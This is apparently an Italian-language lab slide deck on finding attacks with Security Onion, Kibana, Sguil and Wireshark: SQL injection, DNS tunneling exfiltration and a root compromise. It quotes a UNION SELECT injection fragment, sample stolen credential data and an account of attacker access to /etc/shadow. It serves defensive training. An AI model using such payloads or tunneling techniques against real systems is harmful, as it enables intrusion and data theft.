
Apertura di Kibana

Accedere all'interfaccia web dal desktop.

Selezione Periodo

Impostare l'intervallo su giugno 2020.

Gli strumenti di Security Onion forniscono un ambiente completo per l'analisi forense dei dati di rete.




Identificazione dell'Attacco SQL Injection

Rilevamento Iniziale

Filtrare il traffico HTTP in Kibana tramite Zeek Hunting.

Identificare l'origine dell'attacco: 209.165.200.227.

Il server target è 209.165.200.235 sulla porta 80.



Analisi della Query

La richiesta contiene: 'username='+union+select+ccid,...'


Il malintenzionato utilizza l'operatore UNION di SQL.

L'obiettivo è estrarre dati dalle tabelle di username e password.

DST:
DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.<p>
DST:
DST: 24
DST: Username=4444111122223333
DST:
DST: 17
DST: Password=745
DST:
DST: 22

Dati Esfiltrati via SQL Injection

Username	Password	Signature
4444111122223333	745	2012-03-01
7746536337776330	722	2015-04-01
8242325748474749	461	2016-03-01
7725653200487633	230	2017-06-01
1234567812345678	627	2018-11-01



Rilevamento di DNS Tunneling

Filtraggio

Selezionare "Zeek Hunting > DNS" per analizzare il traffico DNS.

Analisi

Identificare query anomale verso domini sospetti.


Focalizzazione

Filtrare per "example.com" nella barra di ricerca.

Esportazione

Scaricare le query in formato CSV per ulteriore analisi.

Decodifica dei Dati DNS Esfiltrati



Pulizia dei Dati

Aprire il CSV con gedit e mantenere solo le stringhe esadecimali.

Rimuovere intestazioni e campi non necessari.

Conversione Hex-to-Text

Utilizzare il comando: xxd -r -p "DNS - Queries.csv" > secret.txt

Questo converte l'esadecimale in testo leggibile.

Visualizzazione del Contenuto

Eseguire: cat secret.txt

Leggere il documento confidenziale recuperato.

```
analyst@SecOnion:~$ cd Downloads
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

Meccanismo di DNS Tunneling

Dati Originali

Documento confidenziale presente sul sistema compromesso.

Codifica Hex

Malware converte il testo in stringhe esadecimali.


Raccolta

Server DNS controllato dall'attaccante registra i dati.

Query DNS

Invio come sottodomini di ns.example.com.

Conclusioni e Contromisure



Migliorare il Monitoraggio DNS

Implementare controlli su query DNS anomale.


Proteggere Input SQL

Utilizzare query parametrizzate contro SQL Injection.

Strumenti di Threat Hunting

Adottare Security Onion e Kibana per analisi avanzate.


La comprensione di queste tecniche di attacco è fondamentale. La combinazione di analisi HTTP e DNS consente di ricostruire l'intera catena di un incidente di sicurezza.



Isolamento Host Compromessi: Guida Pratica

Benvenuti a questa presentazione tecnica sull'isolamento di host compromessi. Analizzeremo metodologie avanzate di threat hunting usando il concetto di 5-tuple per l'identificazione di traffico malevolo.

Il Modello 5-Tuple nella Sicurezza di Rete



Protocollo

TCP, UDP, ICMP

IP e Porte Destinazione

Identificano il target e il servizio

IP e Porte Sorgente

Identificano l'origine dell'attacco

Il 5-tuple rappresenta l'identificatore univoco di una connessione di rete. Include IP sorgente, porta sorgente, IP destinazione, porta destinazione e protocollo.

Scenario di Attacco: Caso Studio

Intrusione Iniziale

Attaccante (209.165.201.17) ottiene accesso root al server target (209.165.200.235)

Esplorazione

Navigazione nel filesystem, accesso a file sensibili come /etc/shadow e /etc/passwd

Esfiltrazione


Trasferimento del file confidential.txt tramite protocollo FTP

Eliminazione Prove

Cancellazione del file dopo il trasferimento per nascondere l'attività

L'attaccante ha sfruttato una vulnerabilità remota per ottenere privilegi elevati. Ha navigato nel filesystem ed esfiltrato dati sensibili.

Analisi con Sguil



Identificazione Alert


Alert "GPL ATTACK_RESPONSE id check returned root" indica compromissione avvenuta


Analisi Pacchetti

Visualizzazione dettagli con "Show Packet Data" e "Show Rule"

Analisi Transcript

Ricostruzione sessione rivela comandi eseguiti dall'attaccante; in questo caso l'attaccante sarebbe l'IP sorgente 209.165.201.17 (SRC).






Sguil permette di rilevare e analizzare eventi di sicurezza in tempo reale. L'analisi del traffico rivela comandi Linux remoti usati dall'attaccante.

Approfondimento con Wireshark

Follow TCP Stream



Ricostruzione della sessione TCP completa dall'inizio alla fine dell'attacco

